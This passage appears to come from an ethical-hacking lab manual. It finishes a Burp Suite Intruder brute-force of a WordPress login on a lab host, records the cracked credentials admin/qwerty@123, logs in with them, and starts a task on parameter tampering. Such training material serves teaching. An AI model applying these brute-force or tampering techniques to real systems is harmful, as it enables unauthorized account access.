
39. In the **Raw** tab under the **Request** tab, the HTTP request with a set of the correct credentials is displayed. (here, username=**admin** and password=**qwerty@123**), as shown in the screenshot. Note down these user credentials.




40. Now, that you have obtained the correct user credentials, close the **Intruder attack of 10.10.1.22** window.

> Note: If a **Warning** pop-up appears, click **Discard**.

41. Navigate back to the **Proxy** tab and click the **Intercept is on** button to turn off the interception. The **Intercept is on** button toggles to **Intercept is off**, indicating that the interception is off.




42. Switch to the browser window and perform **Steps 5-7**. Remove the browser proxy set up in **Step 8**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.



43. Reload the target website **http://10.10.1.22:8080/CEH/wp-login.php?**, enter the **Username** and **Password** obtained in **Step 39** and click **Log In**.

Note: Here, the username and password are **admin** and **qwerty@123**. Note: If a pop-up appears, click **Resend**.

44. You are successfully logged in using the brute-forced credentials. The **Welcome to WordPress!** Page appears, as shown in the screenshot.



45. This concludes the demonstration of how to perform a brute-force attack using Burp Suite.

46. Close all open windows and document all acquired information.


Task 2: Perform Parameter Tampering using Burp Suite

A web parameter tampering attack involves the manipulation of parameters exchanged between the client and server to modify application data such as user credentials and permissions, price, and quantity of products.

